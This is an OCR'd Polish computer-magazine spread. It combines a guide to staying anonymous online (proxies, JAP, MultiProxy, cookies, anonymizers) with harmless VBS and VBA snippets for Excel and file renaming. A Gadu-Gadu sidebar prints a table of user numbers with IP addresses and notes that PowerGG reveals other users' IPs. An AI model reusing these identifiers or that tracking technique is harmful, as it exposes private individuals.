
Proxy w języku angielskim oznacza pełnomocnika. Systemy te pośredniczą w komunikacji między użytkownikiem a na przykład serwerem FTP czy WWW. Zapewniają prywatność dzięki ukrywaniu naszego adresu IP. Warto jednak wiedzieć, że nie wszystkie proxy posiadają funkcję maskowania adresu. Niektóre z nich są tak zwane serwerami cache. Ich działanie polega jedynie na kolekcjonowaniu zawartości stron odwiedzonych przez użytkowników w celu przyspieszenia ich wyświetlania dla kolejnych internautów. Podczas surfowania z pośrednictwem anonimowego serwera proxy nasz adres zostaje zastąpiony adresem tego właśnie serwera.

Znalezienie dobrego serwera ukrywającego nasz adres nie jest łatwe, a nawet jeżeli się uda, to serwer może szybko przestać działać. Ekspert pokaże, jak skonfigurować przeglądarkę do korzystania z serwera w3cache.icm.edu.pl. Pamiętajmy jednak, że nie jest on w pełni anonimowy (nie ukrywa zmiennej \$HTTP_X_FORWARDED_FOR – patrz ramka na stronie 64).

1. W Internet Explorerze z menu wybieramy , a następnie .



2. Przechodzimy na zakładkę i w zależności od używanego przez nas sposobu łączenia się z siecią wybieramy (połączenia telefoniczne i SDI) lub (łącza stałe).



Mix-serwery


Oprócz serwerów proxy istnieją inne systemy zapewniające anonimowość, na przykład tak zwane mix serwery. Są to sieci komputerów przekazyjących między sobą ruch internetowy, szyfrując go i zmieniając kolejność pakietów. Przykładem może być projekt JAP Anonymity&Privacy. Korzystanie z tego systemu jest bezpłatne, musimy jednak zainstalować na komputerze specjalnego klienta. Program dostępny jest pod adresem: http://anon.inf.tu-dresden.de/win/jap_swing/setup.exe

1. Instalacja aplikacji jest bardzo prosta. Wybieramy jedynie język (niestety nie ma polskiej wersji), katalog, w którym ma być zainstalowany program i grupę w menu startowym. Po uruchomieniu klient łączy się z mix-serwerem. Po chwili na ekranie widzimy

okno aplikacji . Do poprawnej pracy niepotrzebne są żadne modyfikacje ustawień programu.




2. Zmieniamy jeszcze ustawienia przeglądarki. W oknie z punktu **3** na tej stronie wpisujemy i .



3. Zaznaczamy opcję . W polu wpisujemy nazwę serwera pośredniczącego,

w przykładzie w3cache.icm.edu.pl oraz port 8080 .

Od tego momentu adres IP naszego komputera jest niewidoczny dla odwiedzanych przez nas stron. Aby wyłączyć połączenie przez proxy, wystarczy usunąć zaznaczenie z opisywanej opcji.



Dodatkowe oprogramowanie

Znalezienie działających, w pełni anonimowych serwerów proxy jest trudnym zadaniem. Poszukiwania możemy sobie ułatwić, używając specjalnego oprogramowania. Jedną z interesujących aplikacji jest Multi-proxy. Ma ona dwie zasadnicze zalety: jest niewielka i prosta w obsłudze. Plik do pobrania znajdziemy na

Na krążku

- Ghost Surf trial
- AntiFirewall demo
- Steganos Internet Privacy trial
- Anonymizer Toolbar freeware
- MultiProxy freeware
- PowerGG freeware

FOT: CORE/Montaż: KOMPUTER ŚWIAT EKSPERT




PORADY JAK POZOSTAĆ ANONIMOWYM W INTERNECIE

stronie aplikacji – www.multiproxy.org/downloads.htm


Po rozpakowaniu program zapyta nas, gdzie umieścić swoje pliki. Można zaakceptować domyślną lokalizację. Działanie aplikacji polega na testowaniu bezpieczeństwa serwerów proxy, których adresy podajemy w pliku tekstowym oraz obsłudze naszych połączeń. Pierwszą czynność, którą powinniśmy wykonać po zainstalowaniu programu, to ściągnięcie ze strony producenta zaktualizowanego pliku adresów. Jest on dostępny pod adresem www.multiproxy.org/anon_proxy.htm. Pobrany plik zapisujemy na dysku komputera, najlepiej w katalogu programu, a następnie importujemy do programu nową listę i testujemy serwery.

1. Klikamy na przycisk **Options...** i przechodzimy na zakładkę z listą serwerów proxy – **Proxy servers list**.

2. Klikamy w oknie prawym przyciskiem myszy i z menu kontekstowego wybieramy opcję **Enable**, a następnie **Test anonyminy**. Wybieramy ściągnięty przez nas plik i akceptujemy wybór. W głównym oknie programu pojawia się nowa lista serwerów. Aby móc z nich skorzystać, trzeba je najpierw przetestować.



3. Aby rozpocząć test, klikamy na przycisk **Testowanie**, szczególnie w przypadku dużej listy i wolnego łącza, może zabrać około 10 minut. Serwery, które w teście wypadły pozytywnie, zostają oznaczone zieloną kropką **●** i posortowane według szybkości połączenia.




4. Program MultiProxy przechwytuje wszystkie zapytania internetowe z naszego komputera i automatycznie przekierowuje je do jednego z serwerów proxy. Należy jeszcze skonfigurować przeglądarkę, aby korzystała z tej funkcji.

Powtarzamy kroki **1** – **3** części Serwery proxy, a następnie w polu wpisujemy **●**, czyli nazwę naszego komputera (localhost) oraz port **8088**.

Od tego momentu cały ruch internetowy (WWW i FTP) będzie kierowany przez serwer pośredniczący. Może się jednak zdarzyć, że zamiast oczekiwanej strony zobaczymy zupełnie inną. Dzieje się tak dlatego, że większość serwerów proxy blokuje ruch do określonych hostów lub nawet całych domen. Może to na przykład dotyczyć wszystkich polskich domen i w takim przypadku nie zobaczymy żadnej strony z adresem o końcówce .pl. Jeżeli napotkamy taki problem, musimy zmienić w konfiguracji programu aktywny serwer.

1. W oknie głównym aplikacji klikamy na przycisk **Options...**, a następnie przechodzimy na zakładkę **Proxy servers list**.




2. Klikamy na nazwę jednego z serwerów oznaczonego jako aktywny **●** i z menu wybieramy **●**.

Kontrola nad cookies

Nie sposób zaprzeczyć, że w niektórych przypadkach funkcje cookies bardzo się przydają. Dzięki nim nie musimy podawać naszych danych podczas każdej wizyty w wielu serwisach, ponieważ są one automatycznie odczytywane

Ekspert radzi

Warto zaznaczyć opcję **●**. Dzięki temu połączenia lokalne nie będą przechodziły przez serwer proxy – nie stracimy wtedy na wydajności w sieci LAN.



Anonimowo nie dla Policji

Należy pamiętać, że, nigdy nie zostaniemy całkowicie anonimowi. Nawet jeśli nie mamy stałego adresu IP zawsze istnieje możliwość namierzenia nas. Jeżeli zajdzie taka potrzeba, informacje na temat osoby, której w danym momencie został przyznany konkretny adres IP można uzyskać od dostawców internetowych (na przykład TP SA czy Netia). Wgląd do tych danych ma między innymi Policja. Zwrócić o nie mogą się

również osoby posiadające w tym interes prawny, na przykład administratorzy systemów, których bezpieczeństwo zostało naruszone. W przypadku używania serwera proxy, w dzienniku systemu pozostaje wpis o adresie IP łączącego się klienta, na podstawie którego można ustalić jego tożsamość. Regulacje prawne większości krajów wymagają, aby tego rodzaju wpisy były przechowywane przez określony czas.


z dysku. Jednak w domyślnej konfiguracji przeglądarki nie mamy nad ciasteczkami żadnej kontroli i każdy serwis może zostawić na naszym dysku swoją wizytówkę. Aby uczynić nasze surfowanie bezpieczniejszym i bardziej anonimowym,

wystarczy zmodyfikować ustawienia naszej przeglądarki internetowej.


1. Otwieramy okno opcji internetowych przeglądarki. Na zakładce **Prywatność** klikamy na przycisk **Zaawansowane...**

2. Zaznaczamy opcję **●** oraz przełączamy w obu przypadkach reakcję przeglądarki na **●**.

Dzięki takim ustawieniom za każdym razem, gdy strona WWW będzie starała się zapisać na naszym dysku ciasteczko, przeglądarka zapyta nas co, zrobić **●**.



Decyzja pozostaje w naszych rękach, więc będziemy mogli zezwolić często odwiedzanym serwisom, któ-



Proxy – czy w pełni skuteczne?


Łączenie się przez serwer proxy nie zawsze gwarantuje, że nasz adres zostanie ukryty. Standardowo większość serwerów tego typu ukrywa zmienną \$REMOTE_ADDR, przechowując adres łączącego się ze stroną. Jednak często możliwe pozostaje odczytanie innej zmiennej: \$HTTP_X_FORWARDED_FOR, przechowującej adres klienta. Większość serwerów pośredniczących nie ukrywa tej wartości. Aby sprawdzić, czy używane przez nas proxy jest w pełni anonimowe, wystarczy udać się pod adres www.it-faq.pl/tools/proxy.asp. Jeżeli skrypt poda nasz adres IP, oznacza to, że serwer nie jest poprawnie skonfigurowany, a nasza anonimowość jest tylko częściowa.

re darzymy zaufaniem, na umieszczenie informacji na naszym dysku. Szybko zauważymy, jak wiele stron jest zainteresowanych pozostawieniem śladu w naszym peecie.

3. Kolejnym krokiem, jaki powinniśmy wykonać, jest usunięcie z naszego dysku zapisanych już na nim ciasteczek. W tym celu ponownie otwieramy okno opcji internetowych i na zakładce **Ustawienia** klikamy na przycisk **Ustawienia...**

Anonimizery

Anonimizery to specjalne aplikacje instalowane na naszym komputerze, spełniające podobne funkcje, jak opisane wcześniej serwery proxy. Metoda działania anonimizatorów jest zresztą podobna: programy te zazwyczaj automatyzują połączenie naszego komputera z serwerami pośredniczącymi, wyręczając nas z ko-



nieczności konfiguracji przeglądarki. Oprócz tego mają często dodatkowe funkcje, takie jak szyfrowanie transmisji, blokowanie potencjalnie złośliwych skryptów, czy też blokowanie cookies. Dodatkowo wiele aplikacji tego typu potrafi wyszukiwać w internecie dostępne w danym momencie ser-

wery proxy oraz dokładnie ustalać poziom anonimowości.

Jednym z najbardziej znanych narzędzi służących ochronie naszej prywatności jest Anonimizer Privacy Surfing. Program ten jest płatny, możemy jednak pobrać jego wersję darmową. Oferuje on duży poziom anonimowości, musimy się jednak liczyć z tym, że dostęp do niektórych popularnych serwisów będzie niemożliwy. Takich ograniczeń nie ma wersja pełna aplikacji. Koszt roczny korzystania z programu i współpracującego z nim serwisu wynosi około 120 złotych.

Darmową wersję aplikacji możemy pobrać z serwera producenta (www.anonymizer.com/download.html). Instalacja sprowadza się do uruchomienia pobranego pliku. Przed jej rozpoczęciem należy jednak zamknąć wszystkie okna Internet Explorera.

Po zainstalowaniu programu i uruchomieniu przeglądarki na pasku przycisków zobaczymy dodatkowe narzędzia:

Pozwalają one włączyć i wyłączyć ochronę, niestety nie możemy zmienić jej poziomu.

W wersji darmowej Anonimizera ukrywany jest nasz adres IP, adres ostatnio odwiedzanej strony, wersja naszego systemu operacyjnego i przeglądarki oraz zwiększone jest bezpieczeństwo plików cookie (są one kasowane po zamknięciu przeglądarki). Po zakupie płatnej wersji uzyskamy dodatkowo szyfrowanie całej sesji, kodowanie adresów internetowych, filtrowanie banerów reklamowych oraz ukrywanie tytułów stron w historii przeglądarki. **TN**

Trudne terminy

» ISP ang. Internet Service Provider, – Dostawca Internetowy. Firma, za pośrednictwem której uzyskujemy dostęp do internetu za pomocą modemu lub urządzeń takich jak SDI. Do dostawców internetowych należą między innymi TP, Netia, telewizje kablowe.

» log – dziennik systemu serwerowego, gromadzący dane dotyczące jego pracy. W dziennikach serwerów WWW umieszczane są często takie dane, jak adres IP osoby odwiedzającej stronę czy też wersja przeglądarki.

» serwer proxy – komputer pośredniczący między naszą przeglądarką a oglądaną stroną WWW czy też serwerem FTP. Proxy potrafi zablokować wiele informacji standardowo przekazywanych podczas komunikacji w internecie. Często wyposażony jest w mechanizmy buforowania stron WWW, służące ich szybszemu wyświetlaniu.


» tracking – ang. śledzenie – techniki mające na celu śledzenie działań użytkowników w sieci, między innymi za pomocą analizy zmiennych czy plików cookies. Firmy zajmujące się śledzeniem ruchu internetowego często wymieniają się między sobą zgromadzonymi danymi.

» zmienne środowiskowe – porcje informacji, które mogą być wymieniane pomiędzy naszą przeglądarką a serwerami w sieci. Często zawierają informacje ułatwiające ustalenie naszej tożsamości.

Prywatność w Gadu-Gadu

Użytkownicy tego komunikatora zostali niedawno poinformowani, że powinni zmienić swoje hasła do serwisu. Spowodowane to było włamaniem do serwera komunikacyjnego i ich kradzieżą. Niestety, nie jest to jedyna niemiła informacja dla osób używających tego komunikatora. Również nasz adres IP nie jest chroniony podczas internetowych rozmów.


2. Przechodzimy do konfiguracji połączenia, zaznaczamy opcję i klikamy na przycisk **Ustawienia...**




Klasy	Numer GG	Połączenie	IP/ostatnie IP	Port	Wersja	Ostatnia zmiana
Bulb	204779	połączenie p2p	117.36.161.191	1550	27	17.29.34 (2003-03-31)
Nielan	254059	połączenie p2p	112.137.13.51	1550	25	18.01.38 (2003-03-31)
arkia	5478649	niewidoczny/niedostępny			18.41.35 (2003-03-31)	
Centrum GSM	3120549	niewidoczny/niedostępny			10.44.54 (2003-03-31)	
em	72112	niewidoczny/niedostępny			18.43.01 (2003-03-31)	
jezy	237615	niewidoczny/niedostępny	217.96.161.219		16.05.25 (2003-03-31)	
jump	811215	niewidoczny/niedostępny			15.40.58 (2003-03-31)	
Kiem	2550505	niewidoczny/niedostępny			19.01.32 (2003-03-31)	
kyk	455055	niewidoczny/niedostępny	117.96.160.134		19.04.32 (2003-03-31)	
Mie	6497615	niewidoczny/niedostępny			15.40.58 (2003-03-31)	
Mor	5199765	niewidoczny/niedostępny	10.50.35.234		10.50.23 (2003-03-31)	
reda	125981	niewidoczny/niedostępny			19.05.58 (2003-03-31)	

Można go zdobyć używając na przykład pakietu PowerGG. Ekspert ma jednak również dobrą wiadomość: nasz adres da się mimo wszystko ukryć. Podobnie jak w przypadku surfowania wykorzystamy do tego specjalne serwery proxy. Ich listę znajdziemy na przykład pod adresem www.cyberion.pl/?page=vhosty. Aby skonfigurować Gadu-Gadu, do korzystania z połączenia maskowanego musimy wykonać następujące kroki:

1. Z menu Gadu-Gadu wybieramy opcję **PowerGG**



3. W okienku, które pojawi się na ekranie, konfigurujemy lokalny port na 705, a następnie zaznaczamy opcję **Forwardowanie**. W polu definiującym zewnętrzny adres IP wpisujemy adres wybranego ze strony serwera (dla przykładu Ekspert wybrał adres 212.127.83.54). Na koniec konfigurujemy jeszcze port zewnętrzny na 1550.



Po tych zmianach nasz adres IP nie będzie już taki łatwy do poznania dla potencjalnego intruza.

Warto zajrzeć...

Adresy WWW:

- www.inf.tu-dresden.de/~hf2/anon
- www.cyberion.pl/?page=vhosty
- www.junkbusters.com
- <http://napierala.org/test/>
- <http://tools-on.net>

Anonimowy mail

W internecie można znaleźć serwisy, które umożliwiają wysłanie poczty elektronicznej, ukrywając jednocześnie adres nadawcy. Co więcej, korzystając z takiego serwisu, można użyć dowolnego adresu nadawcy. Zdaniem Eksperta jednak, tego typu narzędzia niewiele mają wspólnego z ochroną naszej prywatności. Używane są raczej do wysyłania spamu, a najczęściej do robienia głupich kawałów innym osobom.

Zmienne środowiskowe

Podczas naszego zdawałoby się anonimowego surfowania po sieci ujawniamy tak naprawdę wiele istotnych informacji. Ekspert prezentuje niektóre z nich. Dane zawarte są w tak zwanych zmiennych środowiskowych przekazywanych przez naszą przeglądarkę w momencie łączenia się z serwerem WWW.

REMOTE_ADDR – adres łączącego się z serwerem komputera

REMOTE_HOST – nazwa serwera DNS łączącego się komputera

REMOTE_USER – nazwa użytkownika oglądającego stronę

HTTP_USER_AGENT – wersja przeglądarki klienta

HTTP_REFERER – adres strony, z której weszliśmy na oglądaną witrynę

HTTP_ACCEPT_LANGUAGE – język akceptowany przez naszą przeglądarkę



Programowanie w praktyce



Przydatne kody

Duże możliwości aplikacji Office'a można, dzięki VBA, jeszcze powiększyć. Za pomocą skryptów VBS natomiast wzbogacamy funkcjonalność systemu operacyjnego

VBS (Visual Basic Scripting)

Skryptowy język VBS, dzięki możliwości wykonywania operacji na plikach, folderach i Rejestrze systemowym, można wykorzystać do wykonania niewielkich programów usprawniających pracę w systemie Windows. Ekspert pokazuje skrypt ułatwiający codzienną archiwizację plików. Przedstawia też skrypt, który dopisany do kodu HTML strony internetowej umożliwi otwarcie linku do pliku XLS bezpośrednio w Excelu (skrypty VBS obsługują tylko Internet Explorer).

Dopisywanie aktualnej daty do nazwy pliku

Napiszmy skrypt ułatwiający archiwizację. Przeciągając dowolny plik na jego ikonę, spowodujemy dopisanie do nazwy tego pliku aktualnej daty.

```
Set WshShell = Wscript.CreateObject("Wscript.Shell")
Set fs = CreateObject("Scripting.FileSystemObject")

If Wscript.Arguments.Count = 0 Then Wscript.Quit

PocztkowaNazwa = Wscript.Arguments(0)

If not fs.FileExists(PocztkowaNazwa) then
    MsgBox "Plik nie istnieje"
    Wscript.Quit
End If

AktualnaData = "." & right("0" & day(date()),2) & "-" &
    right("0" & month(date()),2) & "-" & year(date())

set Plik = fs.GetFile(PocztkowaNazwa)
Katalog = Plik.ParentFolder
if right(Katalog,1) <> "\" then back = "\"
KoncowaNazwa = Katalog + back + fs.GetBaseName(PocztkowaNazwa) +
    AktualnaData + "." & fs.GetExtensionName(PocztkowaNazwa)

MsgBox "Zmieniono nazwę pliku na " & KoncowaNazwa

If fs.FileExists(KoncowaNazwa) then
    MsgBox "Plik " & CHR(34) & KoncowaNazwa & CHR(34) &
        " już istnieje i nie zostanie zastąpiony."
    Wscript.Quit
End If

fs.MoveFile PocztkowaNazwa, KoncowaNazwa
```

1. Tworzymy plik tekstowy i zapisujemy go pod nazwą `DodajDate.vbs`.

2. Używając instrukcji `Set`, tworzymy dwa obiekty, których metody wykorzystamy w naszym skrypcie.

3. Za pomocą polecenia `Wscript.Arguments.Count` sprawdzamy, czy istnieje argument (czyli ścieżka i nazwa pliku, do którego nazwy chcemy dopisać aktualną datę) i wczytujemy go, a następnie przepisujemy do zmiennej `PocztkowaNazwa`.

4. Wykorzystując instrukcję warunkową, sprawdzamy czy dany plik istnieje, a w przypadku jego braku wyświetlamy odpowiedni komunikat.

5. Pobieramy aktualną datę, formatujemy ją i przypisujemy do zmiennej `AktualnaData`.

```
<SCRIPT LANGUAGE=VBScript>

Dim objExcel

Sub Przycisk1_onclick()

    call OtworzXLS("www.strona.pl\plik.xls")

End Sub

Sub OtworzXLS(strAdresXLS)

    Set objExcel = CreateObject("Excel.Application")
    objExcel.Visible = true
    objExcel.Workbooks.Open strAdresXLS
    objExcel.UserControl = true

End Sub

</SCRIPT>
```

6. Z odpowiednio sformatowanych zmiennych `PocztkowaNazwa` i `AktualnaData` tworzymy ścieżkę i nazwę pliku z dodaną aktualną datą. Całość umieszczamy w zmiennej `KoncowaNazwa`.

7. Poleceniem `MsgBox` informujemy o zmianie nazwy pliku.

8. Pozostało już jedynie sprawdzenie, czy nowo utworzona nazwa pliku nie pokrywa się z już istniejącą (jeśli tak jest, wyświetlamy stosowny komunikat). Ostatnim poleceniem jest zmiana początkowej nazwy pliku na nową.

9. Aby dodatkowo usprawnić czynność automatycznego dodawania aktualnej daty do nazwy wybranego pliku, możemy skrypt umieścić w folderze `SendTo`, znajdującym się w katalogu `Windows`.

```
<INPUT TYPE=BUTTON NAME=Przycisk1 VALUE="Otwórz plik .xls">
```

Teraz, klikając prawym przyciskiem myszy na pliku, spowodujemy za-działanie skryptu i dopisanie do pliku aktualnej daty (skorzystamy z poleceń `Wyślij do`, a następnie `DodajDate.vbs`).

Otwieranie linków do plików XLS w Excelu

Po kliknięciu na odnośnik do pliku XLS na stronie WWW otwierany jest on w oknie przeglądarki. Stosując skrypt VBS wewnątrz kodu HTML naszej strony możemy otworzyć go od razu w Excelu.

1. Tworzymy procedurę, która uruchomi się w momencie naciśnięcia przycisku `Przycisk1` i wywoła procedurę `OtworzXLS()`, przekazując jej adres i nazwę wskazanego pliku XLS.

2. Tworzymy obiekt za pomocą `Excel.Application`, dzięki któremu będziemy mogli z zewnątrz uruchomić aplikację Excel i otworzyć plik, którego adres został przekazany do procedury `OtworzXLS()` w zmiennej `strAdresXLS`.

3. Obie procedury umieszczamy między znacznikami `<SCRIPT LANGUAGE=VBScript>` i `</SCRIPT>`, dopisując w sekcji `<HEAD>` kodu HTML strony, na której znajdzie się odsyłacz do pliku XLS.

4. W sekcji `<BODY>` kodu HTML naszej strony WWW umieszczamy jeszcze definicję przycisku, który po naciśnięciu spowoduje uruchomienie opisanych procedur i w konsekwencji otwarcie pliku XLS bezpośrednio w Excelu.

VBA (Visual Basic dla Aplikacji)

Dzięki VBA możemy stworzyć proste, aczkolwiek często bardzo użyteczne makra w aplikacjach Microsoft Office. Ekspert pokazuje dwa przykłady wykorzystania VBA w Excelu. Mogą one się doskonale przydać, jeśli wykorzystujemy Excela na przykład jako notatnika z listą czynności do wykonania.

Zmiana zawartości komórki dwukrotnym kliknięciem myszki

Wykorzystując procedury zdarzeniowe w VBA, możemy sprawić, że makro uruchomi się automatycznie, gdy zostanie wykonana jakaś operacja w Excelu (na przykład otwarcie pliku, dwukrotne kliknięcie lewym klawiszem myszki). Napišmy więc makro, które będzie zmieniało zawartość komórki w arkuszu (kolejno na TAK, NIE i ?) za każdym razem, gdy dwukrotnie na nią klikniemy. Makro to będziemy mogli wykorzystać do szybkiego zaznaczania zadań i czynności już wykonanych.

1. Aby wykonać makro zdarzeniowe, z poziomu Excela uruchamiamy edytor Visual Basic (naciskając kombinację klawiszy **Alt + F11**), a następnie w Eksploratorze projektu dwukrotnie klikamy na arkuszu, w ramach którego mają działać procedury zdarzeniowe.

2. W oknie kodu, jakie się pojawi, z rozwijanej listy wybieramy pozycję **Worksheet**, a z listy zdarzenie, po którym makro zostanie uruchomione – w naszym przypadku **BeforeDoubleClick**, czyli reakcja na podwójne kliknięcie.

3. Teraz możemy przystąpić do napisania odpowiedniego kodu. Za pomocą instrukcji **Select Case**

	A	B	C
1	Priorytet	Zadanie lub czynność	Wykonano?
2	3	Podlać kwiaty	Tak
3	2	Ugotować obiad	?
4	1	Napisać wypracowanie	Nie
5	2	Zrobić zakupy	Nie

definiujemy kolejne wartości, które będą pojawiały się w każdej komórce, na którą dwukrotnie klikniemy lewym klawiszem myszy.

4. Pozostało nam już tylko przekazać informację o anulowaniu zdarzenia, aby dwukrotne kliknięcie zostało potraktowane jedynie jako wywołanie makra i nie powodowało przejścia do trybu edycji danych znajdujących się w komórce.

```
Private Sub Worksheet_BeforeDoubleClick  
(ByVal Target As Range, Cancel As Boolean)  
Select Case Target.Value  
Case "Tak"  
Target.Value = "Nie"  
Case "Nie"  
Target.Value = "?"  
Case "?"  
Target.Value = "Tak"  
Case Else  
Target.Value = "Tak"  
End Select  
Cancel = True  
End Sub
```

Zabarwianie komórek w zależności od ich wartości

Aby wyróżnić zadania do wykonania pod względem ich ważności, możemy nadać im różne priorytety. Liczby są jednak mało widoczne, więc stwórzmy makro w Excelu, które będzie, w zależności od priorytetu, nadawało poszczególnym komórkom odpowiedni kolor.

1. Uruchamiamy edytor Visual Basic (za pomocą kombinacji klawiszy **Alt + F11**), a w nim okno kodu (klawisz **F7**).

2. Tworzymy nową procedurę **KolorowaniePriorytetow()** i za pomocą polecenia **Dim** definiujemy w niej kilka niezbędnych do poprawnego działania zmiennych.

3. Za pomocą funkcji **podaj** liczbę kolejnych komórek z wpisanym priorytetem do zadania obliczamy liczbę zadań bądź czynności na naszej liście.

4. W pętli sprawdzamy wartości kolejnych pól z priorytetami i za pomocą instrukcji **Select Case**, w zależności od tej wartości, przypisujemy komórce odpowiedni kolor. Najważniejsze zadania bądź czynności (o priorytecie wynoszącym 1) wyróżnione zostaną kolorem czerwonym (numer tego koloru w VBA wynosi 3). Zadania o priorytecie równym 2 będą zabarwione na żółto, a najmniej istotne zadania na zielono.

5. Aby ułatwić uruchamianie napisanego przez nas makra, zdefiniujemy do niego skrót klawiszowy. W tym celu w Excelu naciskamy kombinację klawiszy **Alt + F8**. W oknie menedżera makr, w polu klikamy na nazwę naszego makra, a następnie na przycisk, aby



Trudne terminy

- » obiekt** – kombinacja kodu programu i danych, które mogą być traktowane jako całość. Obiektem może być na przykład arkusz w Excelu, belka z przyciskami czy nawet sama aplikacja Excel.
- » metoda** – procedura lub funkcja, którą może wykonać obiekt.
- » procedura** – opatrzona nazwą sekwencja instrukcji wykonywanych jako jeden blok.
- » funkcja** – procedura, która w wyniku wykonania określonego zadania zwraca pewną wartość.
- » zdarzenie** – akcja (na przykład kliknięcie myszką, otwarcie pliku), dla której istnieje możliwość napisania reagującego na nią kodu programu.

```
Sub KolorowaniePriorytetow()  
Dim i As Integer, OstatniWiersz As Integer  
OstatniWiersz = Application.CountA(ActiveSheet.Range("A:A"))  
For i = 1 To OstatniWiersz  
Select Case ActiveSheet.Cells(i, 1).Value  
Case "1"  
ActiveSheet.Cells(i, 1).Interior.ColorIndex = 3  
Case "2"  
ActiveSheet.Cells(i, 1).Interior.ColorIndex = 6  
Case "3"  
ActiveSheet.Cells(i, 1).Interior.ColorIndex = 4  
Case Else  
ActiveSheet.Cells(i, 1).Interior.ColorIndex = xlNone  
End Select  
Next  
End Sub
```

ustawić odpowiednie opcje. W okienku, które się pojawi, wpisujemy wybrany przez nas skrót klawiaturowy. Jego naciśnięcie będzie powodowało bezpośrednie uruchomienie naszego makra. **PP**





Warto zajrzeć...

Książki:

- **VBScript. Ćwiczenia z...** – Marian Mysior, wydawnictwo Mikom, Warszawa 2002, cena: 17,80 zł
